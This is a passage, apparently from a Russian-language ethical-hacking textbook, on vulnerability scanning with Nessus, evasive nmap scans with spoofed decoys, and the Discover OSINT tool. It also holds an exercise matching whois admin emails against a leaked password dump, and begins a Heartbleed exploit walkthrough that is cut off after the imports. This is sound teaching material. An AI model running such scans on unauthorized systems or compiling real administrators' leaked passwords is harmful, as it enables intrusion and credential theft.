Искать в базе данных уязвимостей каждую конфигурацию системы утомительно. К счастью, сканеры уязвимостей могут автоматически сканировать системы и выявлять присутствующие уязвимости. В этом разделе я рассмотрю коммерческий сканер Nessus; однако существуют и инструменты с открытым исходным кодом, такие как OpenVAS и модуль сканирования Nexpose в Metasploit.

Сканер Nessus Home бесплатен, но ограничен 16 IP-адресами. Мы используем его для сканирования вашей виртуальной лабораторной среды. Откройте браузер на виртуальной машине Kali Linux и скачайте сканер Nessus для Debian с tenable.com.

Затем откройте терминал и перейдите в папку со скачанным файлом:

```
kali@kali:~$ cd ~/Downloads
```

Используйте систему управления пакетами Debian, чтобы установить файл следующей командой:

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus- <version number> -debian6_amd64.deb
```

Не забудьте заменить номер версии Nessus на версию, которую скачали. Затем выполните следующие команды, чтобы запустить службу Nessus:

```
kali@kali:~/Downloads$ sudo systemctl enable nessusd
kali@kali:~/Downloads$ sudo systemctl start nessusd
```

К Nessus можно подключиться через браузер. Откройте Firefox в Kali Linux и введите следующий URL, чтобы подключиться к серверу Nessus, работающему на виртуальной машине Kali Linux:

```
https://127.0.0.1:8834/
```

Появится предупреждение безопасности. Это происходит потому, что сервер использует самоподписанный сертификат вроде того, который мы сгенерировали в главе 6, а браузер не может проверить сертификат через PKI. Не беспокойтесь: этот сертификат безопасен, и можно добавить исключение. В браузере нажмите `Advanced` ("Дополнительно") и выберите `Accept the Risk and Continue` ("Принять риск и продолжить"; см. рисунок 8-12).




Рисунок 8-12: Принятие самоподписанного сертификата

Запустите все устройства в виртуальной лабораторной среде и выполните инструмент `netdiscover`, который мы обсуждали в главе 2, чтобы получить IP-адреса всех машин в вашей виртуальной лабораторной среде.

Затем в Nessus откройте вкладку `All Scans` ("Все сканирования"), а потом нажмите кнопку `New Scans` ("Новые сканирования"), чтобы создать первое сканирование. Здесь также можно увидеть все сканирования, которые можно выполнить с помощью Nessus. Выберите базовое сканирование (рисунок 8-13).




Рисунок 8-13: Список доступных сканирований

Заполните информацию для сканирования. Мы ограничим его только машиной Metasploitable, поэтому добавьте ее IP-адрес в список хостов (hosts). Помните, что можно войти в систему на машине Metasploitable с именем пользователя `msfadmin` и паролем `msfadmin`, а затем выполнить команду `ifconfig`, чтобы получить IP-адрес виртуальной машины. На рисунке 8-14 показаны эти настройки.




Рисунок 8-14: Создание нового сканирования Nessus

Запустите сканирование. Когда оно завершится, откройте вкладку `Vulnerabilities`, чтобы увидеть список уязвимостей (рисунок 8-15).




Рисунок 8-15: Уязвимости, обнаруженные сканированием

Обратите внимание, что сканирование обнаружило бэкдор. Это тот же бэкдор, которым мы воспользовались ранее. Когда хакер выявит эту уязвимость, он может провести атаку, обсуждавшуюся в главе 1, и получить root-оболочку на машине.

Упражнения

Изучите другие OSINT-инструменты, выполнив следующие упражнения. Я расположил упражнения по возрастанию сложности. В первом упражнении вы будете использовать `nmap`, чтобы собрать информацию о сервере, выполняя разные сканирования `nmap`. Во втором упражнении вы используете инструмент Discover, чтобы запускать несколько OSINT-инструментов и агрегировать результат в один отчет. В третьем и последнем упражнении вы напишете собственный OSINT-инструмент, который получит адрес электронной почты администратора из базы `whois` и проверит утекший список паролей, чтобы увидеть, содержит ли он незашифрованную парольную запись.

Сканирование nmap

Ниже я перечислил несколько примеров сканирования `nmap`. Первое сканирование использует скрипт `http-enum` в `nmap`, чтобы перечислить файлы и папки на сайте. Это отличный способ обнаружить скрытые файлы или каталоги:

```
kali@kali:~$ sudo nmap -sV -p 80 --script http-enum <IP address of victim machine>
```

Второе сканирование `nmap` пытается определить операционную систему сервера и запущенные серверы, избегая обнаружения:

```
kali@kali:~$ sudo nmap -A -sV -D <decoy-IP-1,decoy-IP-2,MY-IP,decoy-IP-3...> <IP address of
    victim machine>
```

Параметр `-A` включает определение операционной системы, определение версий, сканирование скриптами и traceroute. Флаг `-D` включает сканирование с приманками, которые пытаются избежать обнаружения межсетевым экраном, отправляя фиктивные пакеты с поддельным исходным IP-адресом вместе с настоящим IP-адресом сканирующей машины.

Третий пример использует `nmap` как сканер уязвимостей.

```
kali@kali:~$ sudo nmap -sV --script vulners <IP address of victim machine>
```

Мы передаем скрипт `vulners`, который сканирует машину и перечисляет обнаруженные CVE-уязвимости. Полный список всех скриптов `nmap`, установленных на виртуальной машине Kali Linux, можно найти, перечислив содержимое каталога scripts следующим образом:

```
kali@kali:~$ ls /usr/share/nmap/scripts/
```

Наконец, попробуйте сканирование всех распространенных портов (`-p-`) с использованием скриптов по умолчанию (`-sC`) и выводом результатов в обычном формате (`-oN`) в файл `scanResults.nmap`:

```
kali@kali:~$ nmap -sV -sC -p- -oN scanResults.nmap <IP address of victim machine>
```

Discover

Discover ? инструмент с открытым исходным кодом, содержащий разные скрипты для автоматизации OSINT и сканирования уязвимостей. После завершения сканирований Discover создаст отчет с найденной информацией, как показано на рисунке 8-16.




Рисунок 8-16: Результаты запуска сканирования Discover

Discover включает две категории инструментов OSINT-сканирования: пассивные и активные. Ключевое различие между ними ? вероятность вашего обнаружения. Пассивные сканирования запрашивают записи, хранящиеся у третьих сторон, поэтому жертвы вряд ли узнают, что их сканируют. Активные сканирования исследуют инфраструктуру жертвы и с большей вероятностью вызовут тревогу.

Начните с изучения некоторых пассивных инструментов сканирования Discover:

ARIN и Whois ? выявляет IP-адреса. Американский реестр интернет-номеров ? организация, которая администрирует IP-адреса и размещает базу `whois`.

dnsrecon ? собирает OSINT с DNS-серверов. Также поддерживает активное сканирование.

goofile ? ищет в домене определенные типы файлов.

theHarvester ? ищет в открытых интернет-источниках, таких как Google и LinkedIn, адреса электронной почты, связанные с исследуемым доменом.

Инструмент сканирования Metasploit ? выполняет сканирования с помощью фреймворка Metasploit.

URLCrazy ? проверяет варианты URL, которые можно использовать для тайпсквоттинга, вроде примера `facebeok.com`, рассмотренного в главе 7.

Recon-ng ? содержит набор инструментов специально для веб-разведки по открытым источникам. Также поддерживает активное сканирование.

Ниже приведены некоторые активные инструменты сканирования:

traceroute ? отправляет ICMP-пакеты, чтобы обнаружить маршрутизаторы на пути к серверу.

Whatweb ? исследует сайт, чтобы выявить технологии, использованные для его создания.

Не нужно запускать эти инструменты по отдельности. Инструмент Discover выполнит их за вас и создаст подробный отчет.

Выполните следующую команду, чтобы клонировать репозиторий Discover и поместить его в каталог `opt` на виртуальной машине Kali Linux. Этот каталог содержит Linux-программы, которые вы устанавливаете:

```
kali@kali:~$ sudo git clone https://github.com/leebaird/discover /opt/discover/
```

Перейдите в каталог, содержащий репозиторий, и запустите скрипт `update.sh`. Он установит Discover и все его зависимости:

```
kali@kali:~$ cd /opt/discover/
kali@kali:~/opt/discover$ sudo ./update.sh
```

Во время установки вас попросят ввести информацию для создания сертификата. Помните, что не нужно использовать личную информацию. Просто придумайте что-нибудь, как делали с предыдущими сертификатами.

Установка займет некоторое время. Тем временем создайте папку `Results` на рабочем столе Kali Linux. Вы будете сохранять туда отчеты. Когда установка завершится, запустите Discover следующей командой:

```
kali@kali:~/opt/discover$ sudo ./discover.sh
```

Для практики выберите пункт `domain` в меню `Recon` и выполните пассивное и активное сканирование домена, которым владеете или который получили разрешение сканировать. Сканирование может занять больше часа.

Discover сохранит результаты сканирования в следующей папке:

```
/root/data/
```

Переместите ее в папку `Results` для удобного доступа следующей командой:

```
kali@kali:~$ mv /root/data/ ~/Desktop/Results
```

Какую информацию вы обнаружили?

Написание собственного OSINT-инструмента

Какую часть интернета вы сможете обследовать самостоятельно? Напишите сканер, который выполняет поиск `whois` для любого из четырех миллиардов IPv4-адресов. Проверять все IP-адреса допустимо, поскольку вы не подключаетесь к этим IP-адресам. Вместо этого вы ищете информацию администратора в публичной базе данных.

Иными словами, вы должны быть способны выполнить:

```
kali@kali:~$ whois 8.8.8.8
```

и извлечь любые найденные адреса электронной почты. Затем используйте API `haveibeenpwned`, доступный по адресу haveibeenpwned.com, чтобы увидеть, был ли адрес электронной почты администратора связан с утечкой паролей.

Для тестирования стоит ограничить сканирование всего несколькими адресами, а затем масштабировать его после того, как инструмент заработает.

Бонус

Проверьте утекшую базу данных, содержащую 1,4 миллиарда адресов электронной почты и паролей, которую вы скачали ранее. Содержит ли она парольную запись для адреса электронной почты, возвращенного командой `whois`? Пройдите циклом по коллекции IP-адресов и выведите CSV-файл, где каждая строка содержит IP-адрес, адрес электронной почты и пароль.

Часть IV. Эксплуатация

Глава 9. Фаззинг уязвимостей нулевого дня

> Задавать правильные вопросы требует не меньшего мастерства, чем давать правильные ответы.
>
> - Роберт Халф

Что происходит, если атакующий сканирует систему и не находит известных уязвимостей? Может ли он все равно получить доступ? Да, но ему понадобится обнаружить новую, неизвестную уязвимость. Такие неизвестные уязвимости называются уязвимостями нулевого дня, а ценные уязвимости такого рода могут продаваться за миллионы долларов.

Поиск уязвимости нулевого дня часто начинается с поиска ошибки в программном обеспечении. Когда хакер обнаруживает ошибку, он может воспользоваться ей. Атакующие используют ошибки для кражи данных, аварийного завершения программ, захвата контроля над системами и установки вредоносного ПО. Начнем с эксплуатации знаменитой ошибки, которая привела к уязвимости Heartbleed, парализовавшей интернет. Затем рассмотрим три метода поиска ошибок: фаззинг, символьное выполнение и конколическое выполнение.

Пример: эксплуатация уязвимости Heartbleed в OpenSSL

В основе уязвимости Heartbleed лежит ошибка в расширении OpenSSL под названием Heartbeat. Это расширение позволяет клиенту проверить, находится ли сервер все еще онлайн, отправляя запрос Heartbeat. Если сервер онлайн, он отвечает сообщением Heartbeat.

После того как сервер сохраняет запрос Heartbeat в памяти, он отвечает, читая свою память и возвращая то же сообщение в ответе Heartbeat. Он использует заявленную длину сообщения Heartbeat, чтобы решить, какой объем памяти нужно прочитать и вернуть.

Вот ошибка. Если хакер отправляет запрос Heartbeat с длиной, превышающей реальный размер запроса, сервер включит в ответ дополнительные части своей памяти, некоторые из которых могут содержать конфиденциальную информацию. Рисунок 9-1 иллюстрирует это.




Рисунок 9-1: Обзор уязвимости Heartbleed

Хакер смог прочитать содержимое памяти сервера, включая пароли и закрытые ключи. Такая атака называется чтением за пределами буфера, поскольку мы можем читать память дальше выделенного буфера. Аналогично, при переполнении буфера хакер пользуется ошибкой и записывает данные за пределами выделенного буфера. Хакеры часто применяют атаки переполнения буфера для загрузки обратных оболочек, позволяющих удаленно управлять машиной. Такая возможность называется удаленным выполнением кода (RCE).

Почему нельзя исправить эту ошибку, сделав все сообщения Heartbeat фиксированной длины? Потому что сообщения Heartbeat также измеряют максимальный блок передачи (MTU) на пути от клиента к серверу. MTU ? это максимальный размер пакетов, отправляемых по этому пути. Когда пакеты движутся по сети, они проходят через набор маршрутизаторов. В зависимости от конструкции каждый маршрутизатор обрабатывает пакеты только до определенного размера. Если маршрутизатор получает пакет, размер которого больше его MTU, он разбивает пакет на меньшие пакеты; это называется фрагментацией. Затем фрагментированные пакеты снова собираются, когда доходят до сервера. Проверяя сеть запросами Heartbeat разной длины, клиент может обнаружить MTU на пути и избежать фрагментации.

Создание эксплойта

После того как вы нашли ошибку, следующий вопрос ? как ею воспользоваться. Эксплуатация ошибки ? тонкая задача, поскольку написание собственных эксплойтов требует подробного понимания системы. Обнаруженная вами ошибка, скорее всего, привязана к конкретной версии ПО, поэтому написанный эксплойт тоже должен быть рассчитан именно на эту версию. Если разработчики ПО исправят ошибку, воспользоваться ей больше не получится. Это одна из причин, по которым государственные структуры так скрытны относительно своих возможностей. Знание ошибки позволит противнику исправить ее, после чего государственный эксплойт перестанет работать. Цикл продолжается: старые уязвимости исправляются, новые находятся.

Ошибка Heartbleed появилась до выпуска TLS 1.3, поэтому TLS-сообщения, которыми обмениваются во время атаки Heartbleed, соответствуют протоколу TLS 1.2. На рисунке 9-2 показаны сообщения, которыми обмениваются во время атаки.




Рисунок 9-2: Сообщения между клиентом и сервером во время атаки Heartbleed

Клиент начинает соединение, отправляя сообщение Client Hello, а сервер отвечает несколькими сообщениями, завершающимися финальным сообщением Server Done. Как только мы получим это сообщение, ответим вредоносным запросом Heartbeat, после чего сервер отправит набор ответов Heartbeat, содержащих утекшую информацию.

Запуск программы

Напишем Python-программу, которая использует ошибку Heartbleed. Программа будет длиннее тех, что мы обычно пишем, поэтому вместо одного блока кода я разобью ее на секции и обсужу каждую отдельно. Вы можете восстановить программу, копируя каждую секцию в файл `heartbleed.py`.

Прежде чем писать код, разберем эксплойт в общих чертах. Мы начнем с установки соединения с сервером через сокет. Затем вручную начнем TLS-соединение, отправив сообщение Client Hello. После отправки этого сообщения мы продолжим получать пакеты, пока не получим сообщение Server Done. Получив это сообщение, мы передадим пустое сообщение Heartbeat с заявленной длиной 64 КБ. Мы выбрали 64 КБ, потому что это максимальная возможная длина, позволяющая извлечь максимум информации. Если сервер уязвим, он ответит 64 КБ своей памяти. Поскольку каждый пакет Heartbeat может содержать только 16 КБ данных, ответ на 64 КБ будет разделен на четыре пакета. Выведя содержимое этих пакетов, мы сможем прочитать фрагменты памяти сервера.

Начнем с импорта библиотек, которые понадобятся дальше:

```
import sys
import socket
import struct
import select
import array
```

Мы будем использовать аргументы командной строки для передачи параметров программе, поэтому библиотека `sys` нужна для чтения этих аргументов. Библиотеки `socket` и `select` используются для установки TCP-соединения через сокет с уязвимым сервером. Наконец, библиотеки `struct` и `array` используются для извлечения и упаковки байтов каждого поля в получаемых пакетах.

Написание сообщения Client Hello

Теперь сформируем сообщение Client Hello ? первое сообщение протокола TLS 1.2. IETF описывает спецификацию TLS 1.2 в RFC 5246. Мы будем использовать эту спецификацию для формирования пакетов, которые отправим в этой главе. Рисунок 9-3 показывает расположение каждого бита в пакете Client Hello. Числа сверху обозначают биты, пронумерованные от 0 до 31, а подписи показывают поля и их позиции в пакете. Такие диаграммы часто встречаются в RFC-документах IETF, описывающих протоколы.

